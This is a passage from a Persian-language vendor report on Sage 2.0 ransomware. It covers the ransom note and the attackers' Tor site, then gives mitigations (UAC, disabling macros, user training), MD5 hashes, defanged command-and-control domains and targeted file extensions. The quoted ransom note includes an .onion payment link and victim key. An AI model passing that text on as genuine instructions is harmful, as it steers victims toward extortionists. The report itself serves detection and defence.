
Just open this site, click on the "Download Tor" button and follow the installation instructions, then use it to open the following link:
http://7gie6ffnkrjykggd.onion/login/AajoCkPTbc1ATMNWL_qGTS5Olu90HZuUrhSoFVXNM7oGtFIPHzWc6GPA

*** Please be sure to copy this instruction text and links to your notepad to avoid losing it ***
BuqPM3ITqa1_JHcqhDnvJ3qdvY0jZzk0HkxzhXlMwWPTK1

شکل ۱۶: محتوای اطلاعیه باج‌گیری Sage 2.0


[11] Symmetric-key
[12] Command and Control (C2)
[13] Ransom Note

سایت صاحب یا صاحبان این باج‌افزار از طریق شبکه Tor قابل دسترس است.



شکل ۱۷: سایت صاحب / صاحبان Sage 2.0

در این سایت بخشی برای پشتیبانی و راهنمایی قربانیان در نظر گرفته شده است!



شکل ۱۸: بخش پشتیبانی سایت صاحب / صاحبان Sage 2.0


نتیجه‌گیری

نمایش پیام User Account Control در زمان اجرای Sage 2.0 بیانگر این واقعیت است که این باج افزار هنوز به آن درجه از تکامل نرسیده که در ردیف باج‌افزارهای پیشرفته‌ای نظیر Locky و Cerber قرار بگیرد. اما قابلیت‌های موجود در Sage 2.0 نیز می‌تواند آسیب‌پذیری‌هایی غیرقابل جبرانی را به سازمان وارد کند.

با توجه به عدم تغییر روش انتشار این باج‌افزار، با رعایت چند اقدام ساده زیر می‌توان سازمان را از گزند نسخه‌های عرضه شده تا به امروز Sage ایمن نگاه داشت.

۱ اطیمنان از فعال بودن بخش User Account Control

بخش User Account Control Settings در حالت Always notify me قرار داده شود.




شکل ۱۹: تنظیمات بخش User Account Control

برای اعمال این پیکربندی بر روی تمامی دستگاه‌های سازمان از طریق Group Policy می‌توان از این راهنما استفاده کرد.

۲ غیرفعال کردن بخش ماکرو

با توجه به انتشار بخش قابل توجهی از باج‌افزارها از جمله Sage از طریق فایل‌های نرم‌افزار Office حاوی ماکروی مخرب، غیرفعال کردن بخش ماکرو برای کاربرانی که به این قابلیت نیاز کاری ندارند با فعال کردن گزینه Disable all macros without notification توصیه می‌شود.



شکل ۲۰: تنظیمات امنیتی بخش ماکرو در نرم‌افزار Office

برای غیرفعال کردن این قابلیت، از طریق Group Policy، می‌توان از این راهنما و این راهنما استفاده کرد.

همچنین توصیه می‌شود ایمیل‌های دارای پیوست ماکرو در همان درگاه شبکه مسدود شوند. بدین منظور می‌توان از تجهیزات دیواره آتش مجهز به این قابلیت بهره گرفت.

۳ احتیاط در زمان باز کردن ایمیل‌ها

آموزش و راهنمایی کاربران سازمان به صرف‌نظر کردن از فایل‌های حتی کمی مشکوک و باز نکردن آنها می‌تواند نقشی مؤثر در پیشگیری از اجرا شدن پیوست‌های مخرب داشته باشد. برای این منظور می‌توانید از این داده‌نمایی‌ها استفاده کنید.

٤ به روز بودن در خصوص روش‌های جدید باج‌گیران

نویسندگان باج‌افزار دائماً در حال تغییر و تکامل روش‌های خود هستند. با مرور اخبار و حضور در دوره‌های آگاهی‌رسانی شرکت مهندسی شبکه گستر، از آخرین روش‌های مورد استفاده مهاجمان آگاه شده و سیاست‌ها پیشگرانه لازم را اعمال کنید.

پیوست

الف- درهم‌ساز نمونه‌های بررسی شده

درهم ساز MD5	نام شناسایی		
	McAfee	Bitdefender	ESET
5986394d7695f70925a67a8f6cfbc776	GenericRXAX-EH!5986394D7695	Trojan.Generic.20392384	a variant of Win32/GenKryptik.RHR
43e024a60f462b523b95fbfb748504bc	Artemis!43E024A60F46	Trojan.GenericKD.4234634	a variant of Win32/GenKryptik.RZM
e0ad15809a554168479d22cac8b7a233	Artemis!E0AD15809A55	Trojan.GenericKD.4234378	a variant of Win32/GenKryptik.RZM
5839c1247b0b9db5a064e93f390dfd77	GenericR-JFA!5839C1247B0B	Gen:Variant.Ransom.Sage.30	a variant of Win32/GenKryptik.RZM
e8d3c328b8b482e52e7d45aff33f6749	GenericR-JFA!E8D3C328B8B4	Gen:Variant.Ransom.Sage.30	a variant of Win32/GenKryptik.RZM
cffeb77be6d9f39a6ece669be9626af9	GenericRXAX-MP!CFFEB77BE6D9	Trojan.GenericKD.4226582	Win32/Filecoder.NHQ
e789850d927bdae1c3f830f593ab1b73	RDN/Generic.dx	Trojan.Generic.20402749	a variant of Win32/GenKryptik.SFX
1d8567dbe7da36bbb40afedc7d8e47b6	RDN/Generic.tfr	Trojan.GenericKD.4234089	a variant of Win32/GenKryptik.RZM
9ed814d772ccd447b7761c006f4f8980	GenericRXAW-XB!9ED814D772CC	Trojan.Generic.20395005	a variant of Win32/GenKryptik.RZM
d22fe11c233fcd9ed993ca11571222ad	RDN/Ransom	Trojan.GenericKD.4244025	a variant of Win32/GenKryptik.SJZ
5c7c7057346890d131a7c9ed563dc56d	GenericR-JEQ!5C7C70573468	Trojan.GenericKD.4244025	a variant of Win32/GenKryptik.SJZ
d1b32d03989122320f6be9f171e14b7a	RDN/Ransom	Trojan.GenericKD.4232651	Win32/Filecoder.NHQ
3b76846bb664fb7466dbf1d44b07453f	GenericR-JDU!3B76846BB664	Trojan.Generic.20358124	a variant of Win32/Kryptik.FNGP
b1bfa47e9776793c4d83f0c6fdad379c	GenericR-JDU!B1BFA47E9776	Trojan.GenericKD.4187303	a variant of Win32/Kryptik.FNGP
39775cb9a65516530955424f960bd6e0	Ransom-JDU!39775CB9A655	Trojan.Generic.20358124	a variant of Win32/Kryptik.FNGP
dd0ed3adae724215c7fd6f59d71e0976	GenericR-JDU!DD0ED3ADAE72	Trojan.GenericKD.4188014	a variant of Win32/Kryptik.FNGP
6d4622879d1bd9bc1cd95923ac027564	GenericR-JDU!6D4622879D1B	Trojan.Generic.20358124	a variant of Win32/Kryptik.FNGP

ب- سرورهای فرماندهی

- mbfce24rgn65bx3g[.]er29sl[.]in
- mbfce24rgn65bx3g[.]rzunt3u2[.]com
- 7gie6ffnkrjykggd[.]er29sl[.]in
- 7gie6ffnkrjykggd[.]rzunt3u2[.]com

ج- پسوندهای هدف Sage 2.0

.dat, .mx0, .cd, .pdb, .xqx, .old, .cnt, .rtp, .qss, .qst, .fx0, .fx1, .ipg, .ert, .pic, .img, .cur, .fxr, .slk, .m4u, .mpe, .mov, .wmv, .mpg, .vob, .mpeg, .3g2, .m4v, .avi, .mp4, .flv, .mkv, .3gp, .asf, .m3u, .m3u8, .wav, .mp3, .m4a, .m, .rm, .flac, .mp2, .mpa, .aac, .wma, .djv, .pdf, .djvu, .jpeg, .jpg, .bmp, .png, .jp2, .lz, .rz, .zipx, .gz, .bz2, .s7z, .tar, .7z, .tgz, .rar, .zip, .arc, .paq, .bak, .set, .back, .std, .vmx, .vmdk, .vdi, .qcow, .ini, .accd, .db, .sqli, .sdf, .mdf, .myd, .frm, .odb, .myi, .dbf, .indb, .mdb, .ibd, .sql, .cgn, .dcr, .fpx, .pcx, .rif, .tga, .wpg, .wi, .wmf, .tif, .xcf, .tiff, .xpm, .nef, .orf, .ra, .bay, .pcd, .dng, .ptx, .r3d, .raf, .rw2, .rwl, .kdc, .yuv, .sr2, .srf, .dip, .x3f, .mef, .raw, .log, .odg, .uop, .potx, .potm, .pptx, .rss, .pptm, .aaf, .xla, .sxd, .pot, .eps, .as3, .pns, .wpd, .wps, .msg, .pps, .xlam, .xll, .ost, .sti, .sxi, .otp, .odp, .wks, .vcf, .xltx, .xltm, .xlsx, .xlsm, .xlsb, .cntk, .xlw, .xlt, .xlm, .xlc, .dif, .sxc, .vsd, .ots, .prn, .ods, .hwp, .dotm, .dotx, .docm, .docx, .dot, .cal, .shw, .sldm, .txt, .csv, .mac, .met, .wk3, .wk4, .uot, .rtf, .sldx, .xls, .ppt, .stw, .sxw, .dtd, .eml, .ott, .odt, .doc, .odm, .ppsm, .xlr, .odc, .xlk, .ppsx, .obi, .ppam, .text, .docb, .wb2, .mda, .wk1, .sxm, .otg, .oab, .cmd, .bat, .h, .asx, .lua, .pl, .as, .hpp, .clas, .js, .fla, .py, .rb, .jsp, .cs, .c, .jar, .java, .asp, .vb, .vbs, .asm, .pas, .cpp, .xml, .php, .plb, .asc, .lay6, .pp4, .pp5, .ppf, .pat, .sct, .ms11, .lay, .iff, .ldf, .tbk, .swf, .brd, .css, .dxf, .dds, .efx, .sch, .dch, .ses, .mml, .fon, .gif, .psd, .html, .ico, .ipe, .dwg, .jng, .cdr, .aep, .aepx, .123, .prel, .prpr, .aet, .fim, .pfb, .ppj, .indd, .mhtm, .cmx, .cpt, .csl, .indl, .dsf, .ds4, .drw, .indt, .pdd, .per, .lcd, .pct, .prf, .pst, .inx, .plt, .idml, .pmd, .psp, .ttf, .3dm, .ai, .3ds, .ps, .cpx, .str, .cgm, .clk, .cdx, .xhtm, .cdt, .fmv, .aes, .gem, .max, .svg, .mid, .iif, .nd, .2017, .tt20, .qsm, .2015, .2014, .2013, .aif, .qbw, .qbb, .qbm, .ptb, .qbi, .qbr, .2012, .des, .v30, .qbo, .stc, .lgb, .qwc, .qbp, .qba, .tlg, .qbx, .qby, .1pa, .ach, .qpd, .gdb, .tax, .qif, .t14, .qdf, .ofx, .qfx, .t13, .ebc, .ebq, .2016, .tax2, .mye, .myox, .ets, .tt14, .epb, .500, .txf, .t15, .t11, .gpc, .qtx, .itf, .tt13, .t10, .qsd, .iban, .ofc, .bc9, .mny, .13t, .qxf, .amj, .m14, ._vc, .tbp, .qbk, .aci, .npc, .qbmb, .sba, .cfp, .nv2, .tfx, .n43, .let, .tt12, .210, .dac, .slp, .qb20, .saj, .zdb, .tt15, .ssg, .t09, .epa, .qch, .pd6, .rdy, .sic, .ta1, .lmr, .pr5, .op, .sdy, .brw, .vnd, .esv, .kd3, .vmb, .qph, .t08, .qel, .m12, .pvc, .q43, .etq, .u12, .hsr, .ati, .t00, .mmw, .bd2, .ac2, .qpb, .tt11, .zix, .ec8, .nv, .lid, .qmtf, .hif, .lld, .quic, .mbsb, .nl2, .qml, .wac, .cf8, .vbpf, .m10, .qix, .t04, .qpg, .quo, .ptdb, .gto, .pr0, .vdf, .q01, .fcr, .gnc, .ldc, .t05, .t06, .tom, .tt10, .qb1, .t01, .rpf, .t02, .tax1, .1pe, .skg, .pls, .t03, .xaa, .dgc, .mnp, .qdt, .mn8, .ptk, .t07, .chg, .#vc, .qfi, .acc, .m11, .kb7, .q09, .esk, .09i, .cpw, .sbf, .mql, .dxi, .kmo, .md, .u11, .oet, .ta8, .efs, .h12, .mne, .ebd, .fef, .qpi, .mn5, .exp, .m16, .09t, .00c, .qmt, .cfdi, .u10, .s12, .qme, .int?, .cf9, .ta5, .u08, .mmb, .qnx, .q07, .tb2, .say, .ab4, .pma, .defx, .tkr, .q06, .tpl, .ta2, .qob, .m15, .fca, .eqb, .q00, .mn4, .lhr, .t99, .mn9, .qem, .scd, .mwi, .mrq, .q98, .i2b, .mn6, .q08, .kmy, .bk2, .stm, .mn1, .bc8, .pfd, .bgt, .hts, .tax0, .cb, .resx, .mn7, .08i, .mn3, .ch, .meta, .07i, .rcs, .dtl, .ta9, .mem, .seam, .btif, .11t, .efsl, .$ac, .emp, .imp, .fxw, .sbc, .bpw, .mlb, .10t, .fa1, .saf, .trm, .fa2, .pr2, .xeq, .sbd, .fcpa, .ta6, .tdr, .acm, .lin, .dsb, .vyp, .emd, .pr1, .mn2, .bpf, .mws, .h11, .pr3, .gsb, .mlc, .nni, .cus, .ldr, .ta4, .inv, .omf, .reb, .qdfx, .pg, .coa, .rec, .rda, .ffd, .ml2, .ddd, .ess, .qbmd, .afm, .d07, .vyr, .acr, .dtau, .ml9, .bd3, .pcif, .cat, .h10, .ent, .fyc, .p08, .jsd, .zka, .hbk, .mone, .pr4, .qw5, .cdf, .gfi, .cht, .por, .qbz, .ens, .3pe, .pxa, .intu, .trn, .3me, .07g, .jsda, .2011, .fcpr, .qwmo, .t12, .pfx, .p7b, .der, .nap, .p12, .p7c, .crt, .csr, .pem, .gpg, .key

د- منابع

- http://newsroom.shabakeh.net/18258/sage-2-0.html
- https://tools.ietf.org/html/rfc7539
- https://www.bleepingcomputer.com/news/security/sage-2-0-ransomware-gearing-up-for-possible-greater-distribution
- https://blog.fortinet.com/2017/02/02/a-closer-look-at-sage-2-0-ransomware-along-with-wise-mitigations
- https://isc.sans.edu/forums/diary/Sage+20+Ransomware/21959
- https://www.tripwire.com/state-of-security/latest-security-news/sage-2-0-ransomware-using-malspam-macros-infect-windows-users

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولید کننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management – UTM) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه‌اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شبکه گستر

CSQ

ISO 9001:2008
Cert No 9150.C528

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
تارنمای شرکت	www.shabakeh.net
سامانه پشتیبانی	help.shabakeh.net
خدمات پس از فروش	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net